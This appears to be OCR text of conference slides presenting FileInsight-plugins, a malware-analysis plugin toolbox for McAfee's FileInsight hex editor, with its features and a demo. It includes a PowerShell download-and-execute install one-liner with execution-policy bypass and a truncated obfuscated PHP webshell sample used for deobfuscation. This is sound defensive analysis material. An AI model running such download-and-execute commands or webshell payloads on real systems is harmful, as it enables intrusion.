FileInsight-plugins: Decoding Toolbox of McAfee FileInsight Hex Editor for Malware Analysis

Nobutaka Mantani

About the presenter

Nobutaka Mantani


- Government official
  - Assistant director of Cyber Force Center, National Police Agency of Japan
  - Experiences in cyber threat intelligence, malware analysis and digital forensics
- Open source software developer
  - Member of FreeBSD Project (ports committer) since 2001
  - Developer of FileInsight-plugins
  - I love open source software! 

FileInsight-plugins

- Large set of plugins for McAfee FileInsight hex editor
  - **115 plugins** as of July 2021
- Useful for surface analysis and manual deobfuscation in malware analysis
- Development started in 2012
- Private project and developed at home **(not a product of the Japanese government)**
- GitHub repository: https://github.com/nmantani/FileInsight-plugins


FileInsight

- Free hex editor developed by McAfee, LLC
- Useful built-in functions
  - Decoders (XOR, BASE64 and so on)
  - Bookmarks
  - File structure parser (HTML, OLE and PE)
  - Scripting of Python 2 and JavaScript
- **Extendable with Python plugins!** 💪
- https://www.mcafee.com/enterprise/en-us/downloads/free-tools/fileInsight.html



Pre-requisites and plugin architecture

- FileInsight
- Python 3 (x64)
- About 20 Python 3 modules
- Compression libraries
  - aPLib and QuickLZ
- External tool
  - ExifTool (as metadata parser)



Installation


- Please execute this one-liner command and clicking “Yes” on UAC dialog a few times:


```
powershell -exec bypass -command "IEX((New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/nmantani/FileInsight-plugins/master/install.ps1'))"
```

- FileInsight-plugins and all pre-requisites will be installed

How to use


- Please click "Operations" in the "Plugins" tab then choose a plugin from the menu
- Plugins can also be used from the right-click menu






How to use

- Some plugins show setting dialogs after choice





Operation categories

- Plugins are categorized into nine operation categories
  - Basic
  - Compression
  - Crypto
  - Encoding
  - Misc
  - Parsing
  - Search
  - Visualization
  - XOR

Basic operations category

- Enhancements of basic editing functionality
  - Copying a selected region as a new file
  - Filling with specified hex pattern
  - Inverting bits
  - Swapping bytes / nibbles
  - Converting to uppercase / lowercase
  - and more


Compression operations category

- 13 compression algorithms and formats are supported
  - aPLib
  - Bzip2
  - Deflate (zlib)
  - Gzip
  - LZ4
  - LZMA
  - LZNT1
  - LZO
  - PPMd
  - QuickLZ
  - Raw deflate (*)
  - XZ
  - Zstandard

* Deflate without zlib header and footer (equivalent to gzdeflate() in PHP language)


Crypto operations category

- Ten crypto algorithms are supported
  - AES
  - ARC2 (Alleged RC2)
  - ARC4 (Alleged RC4)
  - Blowfish
  - ChaCha20
  - DES
  - Salsa20
  - TEA
  - Triple DES
  - XTEA
- Five block cipher modes of operation are supported
  - ECB, CBC, CFB, OFB, and CTR




Encoding operations category

- Supported data formats
  - Hex, decimal, octal, and binary text <-> binary data
  - BASE16, BASE32, BASE58, BASE64, and BASE85 with custom table
  - Protobuf (decode only)
  - Quoted printable
  - ROT13 (with variable shift amount)
  - Unicode escape (formats of JavaScript, C, Python, PHP, PowerShell, and so on)
  - URL encode




Misc operations category

- Code emulation (explained in the next page)
- File comparison
  - Bookmarking diffs and computing ssdeep similarity score
- Calculating hash values
  - MD5, SHA1, SHA256, ssdeep, imphash, and impfuzzy
- Opening / processing data with external GUI / CUI tools
  - The external tool menu is customizable with JSON config files
  - Data can be processed with locally saved CyberChef (up to 12KB)



"Emulate code" plugin

- Simple GUI front end of Qiling Framework (https://qiling.io/)
- Emulation of executable file and shellcode
  - Tracing APIs and system calls
  - Showing memory dumps with bookmarks
- Suitable for analyzing self-modifying shellcodes
- Supported OS and CPU architecture
  - Windows (x64 and x86)
  - Linux (x64, x86, ARM, ARM64, and MIPS)





Parsing operations category


- Finding and bookmarking embedded files with binwalk (https://github.com/ReFirmLabs/binwalk)
- Code disassembly with Capstone Engine (https://www.capstone-engine.org/)
  - x64, x86, ARM, ARM64, MIPS, PowerPC, PowerPC64, and SPARC
- File type detection with python-magic (https://github.com/ahupp/python-magic)
- Parsing file structure (explained in the next page)
- Showing metadata with ExifTool (https://exiftool.org/)
- Strings with auto hex / BASE64 string decode

“Parse file structure” plugin

- Attributes will be shown and bookmarked
- File parser Python modules are generated with Kaitai Struct (https://kaitai.io/)
- Supported file formats
  - Gzip, RAR, ZIP, ELF, Mach-O
  - PE, MBR partition table
  - BMP, GIF, JPEG, PNG
  - Windows shortcut









Search operations category

- Searching, replacing, and extracting with Python regular expression
  - Bookmarking search hits
- Searching XORed and bit-rotated data
  - Search keyword can be specified with text or hex
- Scanning with YARA rule
  - Bookmarking matched strings




Visualization operations category


- Bitmap view
- Byte histogram
- Entropy graph



Bitmap view




Byte histogram



Entropy graph

XOR operations category

- Guessing multibyte XOR keys based on revealed keys that are XORed with 0x00
- Rolling XOR (incrementing / decrementing XOR key)
- Null-preserving XOR
- XOR with next byte
- Visual encrypt / decrypt (used by Zeus malware)



Demo

Demo 1

- Deobfuscation of PHP webshell
- Plugins used in this demo
  - Encoding -> Custom base64 decode
  - Encoding -> ROT13
  - Compression -> Raw inflate
  - Basic -> Copy to new file
  - Misc -> Send to (CLI)
  - Misc -> Send to (GUI)

FileInsight - fb0e2a9a9c6a9a5bd081a7e281f075e8f2225d3f51daee46454b3698133cc056.php

File Home Edit Search Plugins Windows Help

New Open Close Save — File
View as Hex View as Text — View
Enter a URL here
Use Internet Explorer Proxy
Enter your proxy as [Server:Port] here
Get — Web

McAfee

Navigation

Supported for HTML, OLE2, PE and Flash.

Navigation Structures Decode

Values

Byte	0
WORD	0
DWORD	0
ASCII	
Unicode	

Values Bookmarks Calculator

fb0e2a9a9c6a9a5bd081a7e281f07...

```
<?php eval(gzinflate(str_rot13(base64_decode('5X17k5rY1vffz6k638HTz0doRZlWANtZnDPJe7yBoNItCAgzp0XcTZCLjICIp85qf9fegKKtnXinJvOkqisK+7L2Tb9o3Rux1+vV+v3ajknrxA0Xz4jn/
